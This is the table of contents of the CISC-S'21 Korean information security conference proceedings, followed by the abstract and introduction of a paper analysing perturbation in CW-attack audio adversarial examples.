한국정보보호학회
Korea Institute of Information Security & Cryptology

Proceedings

2021년 한국정보보호학회 하계학술대회

CISC-S'21

Conference on Information Security and Cryptography Summer 2021

2021년 6월 24일(목)

온라인 컨퍼런스

(개회식 촬영: 한국과학기술회관 12F 아나이스홀)



주최 한국정보보호학회 Korea Institute of Information Security & Cryptology

주관 KAIST 한국과학기술원

후원 과학기술정보통신부 국가정보원 National Intelligence Service Korea 행정안전부

NSR 국가보안기술연구소 National Security Research Institute KISA 한국인터넷진흥원 ETRI 한국전자통신연구원 Electronics and Telecommunications Research Institute

쌍용정보통신주식회사 SsangYong Information & Communications Corp.

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

목 차

세션	발표 논문	페이지
AI 보안1	**오디오 적대적 예제 생성 시 Target Phrase 선택에 따른 Perturbation의 변화 분석** 손배훈, 문현준, 서성관, 윤주범(세종대학교)	1
	데이터 재복원을 통한 연합학습의 프라이버시 침해 장진혁, 최대선(숭실대학교)	5
	AI 예측에 대한 신뢰도 분석 연구 이은규, 김홍비, 이태진 (호서대학교)	9
	전이 공격에 강건한 딥러닝 모델을 위한 특징 기반 적대적 학습 류권상, 최대선(숭실대학교)	13
	적대적 신경망 기반의 암호 설계 기술 연구 정수용, 홍도원, 서창호 (공주대학교)	17
	딥러닝을 활용한 Feistel 구조에 대한 암호 모방 공격 임우상, 홍도원, 서창호 (공주대학교)	22
	사용자의 편리를 위한 Naive Bayes 기법을 이용한 인공지능 기반 이메일 분류 시스템 강지수, 김민지, 김하늘, 윤지인, 이현정, 김형종(서울여자대학교)	26

세션	발표 논문	페이지
AI 보안2	**Contour Adversarial Attack : Image의 local smoothness를 유지하기 위한 공격 기술** 나현식, 최대선(숭실대학교)	30
	인공지능에 적용된 양자컴퓨터 연구동향 송경주, 장경배, 심민주, 임세진, 양유진, 서화정(한성대학교)	34
	프라이버시 보호를 위한 Federated Learning 기반 사용자 맞춤형 광고 모델 권승주, 이소은, 최슬기, 최지희, 양대헌(이화여자대학교)	38
	데이터 익명화와 연합학습의 성능실험 장진혁, 최대선(숭실대학교)	42
	신뢰 실행환경 기반의 안전한 AI 연산 신현수, 강병훈(한국과학기술원)	46
	인공신경망에서의 프라이버시 보호 기법 동향 강예준, 김현지, 임세진, 김원웅, 서화정(한성대학교)	50
	딥러닝 공격 기법 연구 동향 : 모델 취약성을 중심으로 임세진, 양유진, 김현지, 장경배, 서화정(한성대학교)	54

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

세션	발표 논문	페이지
AI 보안3	**심층 뉴럴 네트워크의 적대적 방어 기법 동향** 김재욱, 박래현, 엄주언, 권태경(연세대학교)	58
	적대적 공격과 커버리지 기반 딥러닝 퍼징의 유효성 비교 분석 엄주언, 박래현, 김재욱, 권태경(연세대학교)	62
	오디오 적대적 예제를 통한 결제 시스템 공격 사례 연구 박태정, 최태정, 하주현, 윤주범(세종대학교)	66
	블랙박스 환경의 Show and Tell 모델에서의 회피 공격 이동섭, 류재철(충남대학교)	70
	Intrusion Detection System을 회피하는 GAN 기반 적대적 CAN 패킷 생성방법 김도완, 최대선(숭실대학교)	74
	BERT 모델을 활용한 딥러닝기반 취약점 탐지시스템 김수린, 김형식(성균관대학교)	78
	스테레오 매칭 딥러닝 모델에 대한 최적화 기반 적대적 공격 심상훈(고려대학교), 주경호(고려대학교), 최원석(한성대학교), 이동훈(고려대학교)	83

세션	발표 논문	페이지
자동차보안1	**국제표준 기반 V2X 통신 보안취약점 분석 및 요구사항 연구** 노현정, 염흥열(순천향대학교)	88
	차량 내부 통신을 위한 네트워크 비교 및 보안 위협 분석 김서연, 오인수, 김찬민, 임강빈(순천향대학교)	92
	Ultra-Wideband 기반 측위 시스템에 대한 공격/방어기법 연구 동향 주경호 (고려대학교), 최원석 (한성대학교), 이동훈 (고려대학교)	96
	로드 밸런싱을 이용한 향상된 모바일 자동차 키 공유 모델 김의진, 김득훈, 곽진(아주대학교)	100
	SOME/IP 보안 동향 분석 강민정(한림대학교), 허재웅(숭실대학교), 김형훈(숭실대학교), 조효진(숭실대학교)	104

세션	발표 논문	페이지
자동차보안2	**CAN 프로토콜에서의 ECU 프레임 필터링을 통한 침입 탐지 시스템 개발** 뭉흐델게레흐, 오인수, 정소영, 임강빈(순천향대학교)	108
	CAN 기반 전기차 충전 프로토콜 분석 강동우 (숭실대학교), 김다영 (서울여자대학교), 신지우 (서울여자대학교), 김형훈 (숭실대학교), 주경호 (고려대학교), 조효진 (숭실대학교)	112
	가속도 센서를 이용한 향상된 CAN 메시지 리버스 엔지니어링 기법 정연선, 최원석 이동훈 (고려대학교)	116
	CAN 메시지 기반 차량 침입 탐지 시스템 분석 김형훈 (숭실대학교), 최원석 (한성대학교), 조효진 (숭실대학교)	120

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

세션	발표 논문	페이지
해킹 및 취약점 분석1	**정적 오염 분석을 통한 보안 취약점 탐지** 박상희, 최진영(고려대학교)	124
	파이어폭스 취약점 JIT Spraying 및 Use After Free 결합 공격 윤진영, 류재철(충남대학교)	128
	BugClone: Towards Finding Vulnerable Source Code Clones in Binary Executables Sami Ullah, 오희국 (한양대학교)	132
	퍼징 기반 웹 취약점 탐지 기법 정지운, 이찬호, 황세정, 김강년, 손태식(아주대학교)	135
	5G-AKA 및 SMC의 RAN 취약점 분석 김태완, 김현기, 이옥연(국민대학교)	139

세션	발표 논문	페이지
해킹 및 취약점 분석2	**커널 블루투스 취약점을 활용한 BleedingTooth공격 분석** 정인수, 이민경, 곽진(아주대학교)	143
	매크로 바이러스를 통해 유포되는IcedID 유형의 악성코드 전파 방식 사례 연구 김혜민, 임정수, 최은정(서울여자대학교)	147
	자기공진 및 전자기파 무선전력전송 기술에 대한 보안위협 분석 노형준, 박기웅(세종대학교)	151
	데이터 재사용 공격에 대한 방어법 고찰 이대진, 이준오, 차상길(한국과학기술원)	155

세션	발표 논문	페이지
IoT 보안1	**MFCC 화자 인식 기반의 사용자 인증 시스템 제안** 김정연, 김명주(서울여자대학교)	159
	Hyperledger Indy를 활용한 블록체인 기반 출입통제 시스템 설계에 관한 연구 강성환, 조위덕(아주대학교)	164
	5G 대규모 IoT 환경에서의 분산 원장을 활용한 MTD 시스템에 관한 연구 고영민, 박건량, 권태웅, 이준, 송중석(한국과학기술정보연구원 과학기술사이버안전센터)	168
	Shodan을 이용한 IP CCTV 보안성 자가 진단 시스템 제안 진세영, 이수련, 박지윤, 이채린, 김명주(서울여자대학교)	172
	영지식 증명을 활용한 실내 위치 기반 서비스의 사용자 위치 정보 보호 조욱, 김금보, 김호원(부산대학교)	176
	RTSP를 사용하는 IP 카메라의 영상 전송 방식 분석과, 비인가자에 의한 영상 데이터 탈취 실증 김준걸, 이진우, 남수만, 김윤정, 조경제, 박영선 (두두아이티), 이해영 (청주대학교)	180
	임베디드 시스템의 베어메탈 펌웨어 에뮬레이션 정확도 향상 방안 이영우, 김주환, 유지현, 윤주범(세종대학교)	184

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

세션	발표 논문	페이지
IoT 보안2	**드론을 이용한 무선 네트워크 공격 시나리오 및 가능성 실증** 김동현, 강한별, 박유나, 이민규, 염흥열(순천향대학교)	188
	IoT 보안 인증 제도 기반 홈 IoT 기기 애플리케이션의 취약점 분석 및 대응책 제시 윤혜진, 김은주, 최지원, 위한샘, 이옥연(국민대학교)	192
	5G 네트워크에서 D2D 통신을 위한 Chow-Ma 보안 프로토콜의 취약점 분석 이상민, 김지윤, 김보남, 유일선(순천향대학교)	196
	Security Mechanism for Preventing DDoS Attacks in SDN-Enabled Smart Agriculture Yonas Engida Gebremariam, Daniel Gerbi Duguma, Philip Virgil Astillo, Bonam Kim, Ilsun You(Soonchunhyang University)	200
	IoD 환경에 효율적인 온/오프라인 서명 비교 및 분석 최재현, 정익래 (고려대학교), 변진욱 (평택대학교)	204
	ID 기반 다중대리서명의 최신 연구 동향 및 IoD 인증 환경으로의 적용 방안 연구 신영아, 정익래 (고려대학교), 변진욱 (평택대학교)	208
	근거리 통신망 환경의 무선 드론 취약점 분석 진호준, 황영하, 유일선(순천향대학교)	212

세션	발표 논문	페이지
IoT 보안3	**IoD 환경에서 경량 인증을 위한 보안성 및 효율성 분석** 선하라,정재열(고려대학교),임준호(육군3사관학교),정익래(고려대학교)	216
	Ultrasonic Sound를 이용한 인공지능 스피커 보호 기법 전희도, 이선우, 이동훈(고려대학교)	220
	32-bit 프로세서 ARM Cortex-M4에서의 PIPO 최적화 구현 곽유진, 서석충(국민대학교)	224
	Cowrie 허니팟을 이용한 IoT 시스템 공격자 식별 및 분석 시스템 구현 차현석, 김동현, 염흥열(순천향대학교)	228
	IoT 장치의 음향 센서를 활용한 사용자 장치 인증 기술 동향 분석 김가겸, 박성빈, 이연준(한양대학교)	232
	Choose your home: Survey on Anomaly Detection Techniques for Smart Home IoT Rustam Ismailov, 이연준 (한양대학교)	236
	스마트 홈 플랫폼 헤이홈에 대한 디지털 포렌식 아티팩트 분석 문상민, 서승희, 이창훈(서울과학기술대학교)	240
	MEMS 자이로스코프 센서값 대상 스푸핑 공격 및 진동 신호 구분 방법 조현수 (고려대학교), 최원석 (한성대학교), 이동훈(고려대학교)	244

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

세션	발표 논문	페이지
네트워크보안 1	**네트워크 이상 탐지를 위한 앙상블 스태킹 모델 연구** 서동찬, 김형태 (전남대학교), 유영록 (소울소프트)	248
	제로 트러스트 보안을 위한 사이드카 프록시 기반의 데이터 수집 방법 곽송이, 양은주, 정수환(숭실대학교)	252
	보안 오픈소스를 활용한 효율적인 클라우드 보안 데이터 분석 방법 연구 최두섭, 송상준(웨이커 보안연구실), 김태근(순천향대학교)	256
	무선 통신 기술 관련 보안 이슈 양유진, 임세진, 오유진, 서화정(한성대학교)	260
	IoV 환경에서 데이터 전송 속도 향상을 위한 블록 체인 기반 복합 암호 시스템 정원진, 조대호(성균관대학교)	264

세션	발표 논문	페이지
네트워크보안 2	**병렬 처리를 통한 영지식 증명 구현** 박재훈, 권혁동, 서화정(한성대학교)	267
	Cuckoo Sandbox 기반 파일 악성행위 자동분석을 통한 BitTorrent 파일공유 프레임워크 차해성, 공성현, 이창훈(서울과학기술대학교)	271
	WPA3의 OWE를 적용한 개선된 Zigbee 인증 프로토콜 유호제, 김찬희, 이지웅, 조예림, 신은규, 임성식, 오수현(호서대학교)	275
	사이버 위협 인텔리전스 공유 체계 보안 메커니즘 연구 김예능, 박훈용, 김보남, 유일선(순천향대학교)	279
	멀티 도메인 네트워크 토폴로지 시각화 연구 류제민(에이알씨엔에스), 장범환(호원대학교)	283

세션	발표 논문	페이지
네트워크보안 3	**크롤러를 활용한 다크웹 유출 개인정보 탐지시스템 구현에 관한 연구** 신영재, 양희성, 이주현, 염흥열(순천향대학교)	287
	블랙 및 화이트리스트 기반 저작권 콘텐츠 관련 URL 관리를 통한 저작권 침해 의심 사이트 탐지 기법 이태준, 김의진, 곽진(아주대학교)	291
	Lua 스크립트 기반 5G AKA wireshark 플러그인 제작 정서우, 장찬국, 이옥연(국민대학교)	295
	6G 보안을 위한 5G 코어 오픈소스 프로젝트 분석 이세윤, 위한샘, 윤승환, 이옥연(국민대학교)	299
	이중토큰을 이용한 효율적인 Wi-Fi 보안 프로토콜의 보안성에 관한 정형화 검증 연구 김지윤, 이상민, 유일선(순천향대학교)	303
	ROS 통신 무결성 검증을 위한 데이터 인증기법과 성능평가 심경민, 조해현, 이정현(숭실대학교)	307

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

세션	발표 논문	페이지
부채널분석1	**CUDA 기반 병렬 처리를 통한 상관 전력 분석(CPA)의 고속 구현** 배대현, 이재욱, 하재철(호서대학교)	311
	임의 값 2byte를 사용하는 최적 PIPO 1차 마스킹 김현준, 심민주, 엄시우, 서화정(한성대학교)	315
	딥러닝 기반 논프로파일링 부채널 분석 기술 연구 동향 심민주, 김현준, 송경주, 강예준, 김원웅, 서화정(한성대학교)	319
	Constant-Time FrodoKEM 암호문 비교 연산에 대한 전력분석 이태호, 한재승(국민대학교), 권지훈, 이주희(삼성SDS), 김수진, 김연재, 문혜원, 안성현(국민대학교), 심보연(한국전자통신연구원), 윤효진, 조지훈(삼성 SDS), 한동국 (국민대학교)	323

세션	발표 논문	페이지
부채널분석2	**기계어 수준 부채널 누설 정보 분석 및 역어셈블러 구현** 배대현, 하재철(호서대학교)	328
	CRYSTALS-KYBER Barrett Reduction 연산에 대한 선택 암호문 공격 심보연(한국전자통신연구원), 박애선(군사안보지원사령부), 한동국(국민대학교)	333
	하드웨어 기반 키 관리 모듈의 부채널 공격 동향조사 김민재, 이준호, 김호원(부산대학교)	337
	경량 블록암호 PIPO에 대한 단일 바이트 오류 기반 차분 오류 공격 임성혁, 한재승, 이태호, 한동국(국민대학교)	341

세션	발표 논문	페이지
부채널분석3	**경량 블록암호 PIPO에 대한 딥러닝 기반 프로파일링 부채널 분석의 라벨별 비교** 우지은, 문혜원, 안성현, 한동국(국민대학교)	345
	신규 블록암호 PIPO에 대한 효율적인 상관전력분석 김수진, 안성현, 김연재, 문혜원, 우지은, 한동국(국민대학교)	350
	비트슬라이스 구조에 효율적인 딥러닝 기반 비프로파일링 부채널 분석 – Case Study: PIPO 한재승, 임성혁, 이태호, 한동국 (국민대학교)	354
	System Side Channel Information 기반 Control-flow Attack 탐지 기법 설계 및 구현 김선권, 진홍주, 이지원, 이동훈(고려대학교)	358

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

세션	발표 논문	페이지
CPS 보안	**Purdue Enterprise Reference Architecture 기반 시스템 최적 배치 결정 방법론** 김경호, 김후언, 김휘강(고려대학교)	362
	SWaT 테스트베드 데이터셋을 활용한 비정상행위 탐지 성능 비교 황종배, 장세창, 장재원, 고성용, 하재철(호서대학교)	366
	패킷 데이터 기반 기계 학습을 통한 전력 시설 내 이상 징후 탐지 방안 연구 김준원, 최현표, 서정택(가천대학교)	371
	원전 사이버보안 훈련 시나리오 개발 방안 연구 송인성, 서정택(가천대학교), 이인효(한국원자력통제기술원)	375
	원자력시설 사이버 보안조치 평가 방법론 TAM과 NEI 13-10 비교 분석 정다운, 최현표, 서정택(가천대학교)	379

세션	발표 논문	페이지
블록체인1	**분산 ID 기반 모바일 학생증 구현** 조승현, 강민정, 강지윤, 이지은, 이경현 (부경대학교)	383
	블록체인 활용 비대면 전자계약 시스템 김남석, 김천구, 심민기, 이동훈, 김재수(경북대학교)	387
	블록체인을 이용한 소프트웨어 라이선스 관리 시스템 설계 및 구현 최성현, 박현균, 염기준, 염흥열(순천향대학교)	391
	블록체인 기반 프라이버시 강화 자기주권 신원증명 아키텍처 김도훈, 김동규, 오상봉, 김호원(부산대학교)	395
	컨텐츠 무결성을 제공하기 위한 Hashlink 기반의 안전한 DID 시스템 김태훈, 이임영(순천향대학교)	399
	블록체인 기반의 약품 유통 관리 시스템 연구 최재혁, 서정택(가천대학교)	402

세션	발표 논문	페이지
블록체인2	**블록체인 기반 탈중앙형 서비스에서 공정한 부인방지 프로토콜의 보안 요구사항 분석** 조강우, 전미현, 신상욱(부경대학교)	406
	STRIDE 위협 모델링에 기반한 블록체인 서비스 보안성 확보 방안 윤영수(고려대학교)	410
	블록체인 기반 부인방지 프로토콜 비교 분석 전미현, 조강우, 신상욱(부경대학교)	414
	다중 식별자 캐시 리소스를 통한 DID 기반의 사일로 데이터 신뢰 협업 시스템에 관한 연구 라경진, 이임영(순천향대학교)	418
	분산형 의료 환경에서 넛지 이론을 적용한 환자 정의 데이터 개인 정보 보호 관리 제안 장설아, Qian Zhuoha, 이경현(부경대학교)	422
	A Study of Secure Edge Intelligent on Internet of Vehicle Muhammad Firdaus, Kyung-Hyune Rhee(Pukyong National University)	426

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

세션	발표 논문	페이지
암호화폐	**머신러닝을 통한 비트코인 이상 거래 탐지** 권혜민, 윤명지, 이승아, 조유진, 김명주(서울여자대학교)	430
	이더리움 토큰표준 분석 강승주(고려대학교) ,임준호(육군3사관학교), 정익래(고려대학교)	434
	암호화폐 탈중앙화 거래소(DEX) 비교 및 분석 이민섭, 정익래(고려대학교)	438

세션	발표 논문	페이지
암호이론1	**디지털 위임 서비스에 활용 가능한 PKI 기반 권한 위임 프로토콜 제안** 고나현, 김자현, 박세란(서울여자대학교)	442
	검색 가능한 암호화 기술의 발전과 현재 김예은, 오희국(한양대학교)	446
	인증서와 전자서명을 이용하는 QR코드 기반 안심택배서비스 권현주, 신세영, 유현진, 이병천(중부대학교)	450
	Grover 알고리즘 적용을 위한 Simplified AES 최적 구현 장경배, 송경주, 엄시우, 심민주, 강예준, 김원웅, 서화정(한성대학교)	455
	Parallel implementation of lightweight block cipher PIPO using AVX2 김현지, 김현준, 엄시우, 권혁동, 서화정(한성대학교)	459
	Super Box의 고원 특성 분석 – 최적의 S-box 선형계층 김성겸(고려대학교), 홍득조(전북대학교), 성재철(서울시립대학교), 홍석희(고려대학교)	463
	증명 가능한 안전성을 가지는 아이소제니 기반 해시 함수 설계 허동희, 홍석희(고려대학교)	467
	8-bit AVR 환경에서 PIPO 최적 구현 김영범, 서석충 (국민대학교)	471

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

세션	발표 논문	페이지
암호이론2	**GPU 상에서의 블록암호 PIPO 병렬 구현** 권혁동, 박재훈, 엄시우, 서화정(한성대학교)	476
	축소 라운드 GIFT의 향상된 차분, 선형 특성 백승준, 김한기, 김종성(국민대학교)	480
	S-Box 구조를 활용한 Division Property 분석 연구 김제성, 김성겸(고려대학교), 홍득조(전북대학교), 성재철(서울시립대학교), 홍석희(고려대학교)	484
	의료 클라우드 환경에서 KP-ABE 기반의 안전한 데이터 공유시스템에 관한 연구 황용운, 이임영(순천향대학교)	488
	일정 수의 라운드를 가지는 무인증서 기반 인증 및 그룹키 합의 프로토콜에 관한 연구 임혜민, 이임영(순천향대학교)	491
	Utilization of Fully Homomorphic Encryption Technology in Healthcare Industry 홍미연, 윤지원 (고려대학교)	494
	블록암호의 양자회로 설계 연구 정건상, 김성겸 (고려대학교), 홍득조 (전북대학교), 성재철 (서울시립대학교), 홍석희 (고려대학교)	498
	확장된 RNBP 알고리즘 박종현, 전용진, 김종성(국민대학교)	502
	NIST PQC Round 3 Finalist 후보 KYBER NTT 곱셈에 대한 상관전력분석 김수진, 김연재, 문혜원, 안성현, 이태호, 한재승, 한동국(국민대학교)	506
	GPU 환경에서의 SHA-3(512) 병렬 최적 구현 최호진, 서석충(국민대학교)	511

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

세션	발표 논문	페이지
암호이론3	**LAT를 이용한 S-box 구조분석** 김선엽, 김성겸(고려대학교), 홍득조(전북대학교), 성재철(서울시립대학교), 홍석희(고려대학교)	516
	Controlled CDKM 최적화 양자 회로 구현 전찬호, 홍석희(고려대학교)	520
	NTRU-HPS 키 생성 알고리즘에 대한 단일파형 기반 전력 분석 김규상, 박동준, 김희석, 홍석희(고려대학교)	524
	Trends of techniques for encrypted outsourcing-data 김원웅, 강예준, 이승빈, 임세진, 김현지, 박재훈, 서화정(한성대학교)	528
	VS2017의 성능 프로파일링을 이용한 NIST PQC Round 3 암호의 성능 분석 이명훈, 박동준, 홍석희(고려대학교)	532
	PQC와 QKD 기술을 활용한 최신 연구 동향 한찬희, 최여정, 이만희(한남대학교)	536
	비선형 로그 함수를 사용한 완전동형암호 기법에서 지수 분포의 최대 가능도 추정 유준수, 윤지원(고려대학교)	540
	병렬 컴퓨팅을 이용한 완전 동형암호 논리 회로 연산 시간 개선 유준수, 윤지원(고려대학교)	544
	RISC-V 프로세서 상에서의 경량 블록 암호 SIMON과 SPECK 최적 구현 엄시우, 권혁동, 김현지, 서화정(한성대학교)	548
	경량 블록암호 PIPO 기반 CTR_DRBG 분석 박서진, 김수리(성신여자대학교)	552

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

세션	발표 논문	페이지
시스템보안1	**악성코드 분류 기술의 동향 및 시사점** 김준섭(이스트시큐리티, 세종대학교), 박기웅(세종대학교)	556
	LIME 기반 악성코드 그룹분류 해석 연구 정아연, 김도연, 김진강, 이태진 (호서대학교)	560
	바이너리에서 메모리 경계 복구를 통한 Out-of-bounds 취약점 탐지 유동민, 오희국(한양대학교)	564
	바이너리 분석을 이용한 UNIX 커널 기반 File System의 TOCTOU Race Condition 탐지 방법 제안 이석원, 오희국(한양대학교)	568
	바이너리에서 Invalid Memory Access 취약점 탐지 기술 동향 연구 김문희, 오희국(한양대학교)	572
	Themida 자동 역난독화 시스템 김민호, 조해현, 이정현(숭실대학교)	576
	2020년 및 2021년 국내·외 랜섬웨어 대응 정책 동향 강수진, 김수빈, 이민정, 김소람, 김종성(국민대학교)	580
	Tigress 난독화 도구에서 제공하는 MBA 난독화 기술의 한계점 이지원 (고려대학교), 석재혁 (삼성 SDS), 이동훈 (고려대학교)	584

세션	발표 논문	페이지
시스템보안2	**차등 테스트를 통한 Qualcomm Hexagon 에뮬레이터 분석** 정현식, 윤인수, 김용대(한국과학기술원)	588
	항공 소프트웨어 보안 인증을 위한 공통평가기준(Common Criteria) 적용방안 연구 정송희, 윤동환, 박영호(세종사이버대학교)	592
	항행시스템 인증을 위한 보안 인증계획서 연구 윤동환, 정송희, 박영호(세종사이버대학교)	596
	A Survey of Using Machine Learning to Detect Vulnerability Based on Source Code 이신계, 오희국(한양대학교)	600
	상용 클라우드 서비스 대상 내부 자원 모니터링 및 보안 위협 커버리지 분석 조여름, 박기웅(세종대학교)	604
	딥 러닝 기반의 코드 유사도 탐지 방법 동향 반영훈, 조해현, 이정현(숭실대학교)	608
	CodeQL 데이터베이스 생성 시 소스코드 추출 시간 분석 이소연, 윤종희(영남대학교)	612
	클라우드 보안 분류체계 설계를 위한 요구사항 도출 양주호, 박기웅(세종대학교)	616

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

세션	발표 논문	페이지
시스템보안3	**UAV 사고 원인 분석 기술 동향 및 사고 재현 시스템 디자인 방향성 도출** 최기철, 박기웅(세종대학교)	620
	중간값 참조 테이블을 활용한 CPU-GPU 하이브리드AES-XTS 최적화 기법 안상우, 서석충(국민대학교)	624
	OpenCL, OpenMP 병렬처리를 사용한 PIPO 알고리즘 구현 박보선, 서석충(국민대학교)	628
	ARMv8-A Series에서 Crystal-Dilithium Round 3의 NTT 곱셈 병렬 구현 송진교, 김영범, 서석충(국민대학교)	632
	보안성 및 호환성을 위한 Backward-edge Control-flow Integrity 전용 예외 처리기 설계 및 구현 진홍주, 김선권, 이동훈(고려대학교)	637
	차세대 보안관제 선제적 활용을 위한 SOAR 분석 이민경, 김득훈, 곽진(아주대학교)	641
	정적 분석 기반 OpenSSL 버전 식별 방법 김문선, 김광준, 김윤정, 이만희(한남대학교)	645
	시스템 소프트웨어의 이상행위 탐지 기법 심경민, 이선준, 전거창, 조해현, 이정현(숭실대학교)	649

세션	발표 논문	페이지
모바일보안1	**구글 디지털 웰빙 데이터를 기반으로 한 개인 맞춤 시간 관리 안드로이드 App 개발** 윤하영, 장은비(서울여자대학교)	653
	모바일 택배 애플리케이션 취약점 분석 지우중 (타이거 CNS), 김형기 (타이거 CNS), 김형식 (성균관대학교)	656
	정적오염분석을 방지하는 난독화 기법과 역난독화 방안 이동호, 조해현, 이정현 (숭실대학교)	660
	안드로이드 악성코드 분석을 위한 동적 애플리케이션 분석 시스템 신용구, 이선준, 조해현, 이정현(숭실대학교)	664
	안드로이드 어플리케이션의 개인정보 유출을 방지하기위한 민감한 데이터 흐름 보호 기법 전거창, 조해현, 이정현 (숭실대학교)	668

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

세션	발표 논문	페이지
모바일보안2	**안드로이드 악성코드의 분석을 위한분석 방지 기법 조사** 김벼리, 조해현, 이정현(숭실대학교)	672
	정적 분석 기반 딥 러닝을 이용한 효율적인 안드로이드 멀웨어 탐지 기법 김진성, 반영훈, 고은별, 조해현, 이정현 (숭실대학교)	676
	안드로이드 애플리케이션들의 네이티브 코드 사용 동향 분석 최민성, 조해현, 이정현 (숭실대학교)	680
	안드로이드 앱 암호화 API 오용 탐지 연구 이민욱, 김은수, 오상학, 김형식(성균관대학교)	684
	안드로이드 패스워드 관리 어플리케이션 취약점 분석 이주현, 권지연, 홍득조(전북대학교)	688

세션	발표 논문	페이지
디지털 포렌식	**윈도우 환경에서 Pinngle 및 미스리 메신저 아티팩트 분석** 박귀은, 김수빈, 김현재, 이민정, 옥정수, 신수민, 김종성(국민대학교)	692
	iOS 백업 암호화 기술 분석 박찬규, 장진수, 류재철(충남대학교)	696
	적대적 예제를 이용한 스테가노그래피 이미지 윤영여, 심준석, 김호원(부산대학교)	700
	SNS 애플리케이션 아티팩트 기반 보안 위협 분석 송유래, 정해선, 곽진(아주대학교)	703
	사진 및 동영상 은닉/암호화 특정 애플리케이션 분석 최용철, 김기윤, 김종성(국민대학교)	707
	Active Directory 환경에서의 공격 유형 연구 김가영(고려대학교)	711
	카카오톡 메시지 복구 이수현, 안수빈, 김지수, 이병걸 (서울여자대학교)	714

2021년 한국정보보호학회 하계학술대회 CISC-S'21

Conference on Information Security and Cryptography-Summer 2021

세션	발표 논문	페이지
사이버 정책	**중소기업 정보보호 및 개인정보보호 관리체계 연구** 김영우(고려대학교)	718
	무기체계 소프트웨어 보안성 확보 방안 연구 류지선, 윤경환(국방기술품질원)	722
	간편 ISMS 인증을 위한 핵심 보안 통제 및 축약 보안 통제 진단 가이드 툴 개발 장채연, 이동준, 염흥열(순천향대학교)	726
	개인정보를 취급하는 내부자 위험평가 연구 박선규(고려대학교)	730
	미국 NRC의 디지털계측제어시스템 변경심사 과정 분석 및 국내 원자력시설 사이버보안 심사체계 개선 고려사항 장은지(한국원자력통제기술원)	734
	의료 공통 데이터 모델 활성화 방안으로써 가명정보 이용에 대한 연구 주세연(고려대학교)	738

세션	발표 논문	페이지
여성과학자	**StyleGAN2로 생성한 얼굴 이미지 탐지** 윤경은, 유하은, 이예은, 김명주 (서울여자대학교)	742
	비트슬라이스 블록 암호에 대한 다중 신경망 프로파일링 부채널 분석-Case Study PIPO 김연재, 김수진, 한동국 (국민대학교)	746
	이더리움 샤딩 상에서 Parallel Tabu Search를 이용한 account 재배치기법 이연주, 최재현, 정재열, 정익래(고려대학교)	750

오디오 적대적 예제 생성 시 Target Phrase 선택에 따른 Perturbation의 변화 분석

손배훈*, 문현준*, 서성관*, 윤주범**

*세종대학교 (대학원생), **세종대학교 (교수)

An Analysis on the Variation of Perturbation with Target Phase Selection in Generating Audio Adversarial Examples

Baehoon Son*, Hyunjun Mun*, SeongGwan Seo*, Joobeom Yun**

*Sejong University (Graduate student), **Sejong University (Professor)

요 약

인공지능의 발전으로 다양한 분야에 인공지능이 연구 및 적용되었으며, 자율주행 자동차, AI 비서 등 상용화된 제품의 등장으로 실생활 속에서 어렵지 않게 인공지능을 접할 수 있게 되었다. 그러나 상용제품에 적용된 알고리즘 모델은 정교하게 조작된 외부의 입력에 의해 오작동을 일으킬 수 있는 치명적인 취약점을 가지고 있고, 이에 따라 인공지능 모델의 오작동을 목적으로 하는 적대적 공격과 적대적 공격에 대한 인공지능 모델의 강건성 연구가 활발히 이루어지고 있다. 그 중에서 오디오 데이터에 대한 적대적 공격은 이미지 데이터보다 비교적 연구가 적고, 사람에 의한 탐지 가능성이 높다. 이에 본 논문에서는 오디오 적대적 예제에 더해지는 노이즈에 대해서 비교 분석하여 사람의 탐지를 회피하기 위한 효율적인 최적화의 방향을 제시한다.

I. 서론

최근 자율주행 자동차나 AI 비서 등 많은 분야에서 인공지능이 활용되고 있고, 이에 따라 관련 연구가 광범위하게 이루어지고 있다. 또한, 인공지능 알고리즘에 대한 연구와 더불어서 인공지능을 속이는 적대적 공격(Adversarial Attack)과 인공지능 모델의 강건성(Model Robustness) 연구도 진행되고 있으며, 지금도 활발히 시도되고 있다.

특히 이미지를 인식하여 분류하는 인공지능 모델에 대한 적대적 공격 연구는 많이 연구되어 왔으며, L-BFGS, FGSM, DeepFool, CW Attack 등 다양한 공격기법이 소개되었다. 그 중에서 CW Attack의 경우 강력한 적대적 예제(Adversarial Examples)를 생성할 수 있고, 모델의 강건성을 검증하는데 기준이 되는 공격기법으로 평가되고 있다.

오디오를 인식하고 처리하는 인공지능 모델의 경우도 적대적 공격 연구가 많이 시도되고 있지만, 오디오 데이터는 이미지와 다르게 시간의 흐름에 따라 정보가 나열된 시계열 데이터이면서, 길이의 가변성 때문에 난이도가 높다. 따라서 오디오 데이터에 대한 연구는 현재도 꾸준히 이루어지고 있으며, 다양한 방법이 제시되고 있다.

본 논문에서는 적대적 예제를 생성하는 방법 중 CW Attack을 오디오 데이터에 적용하여 적대적 예제를 생성하고, 그 결과를 비교 분석한다.

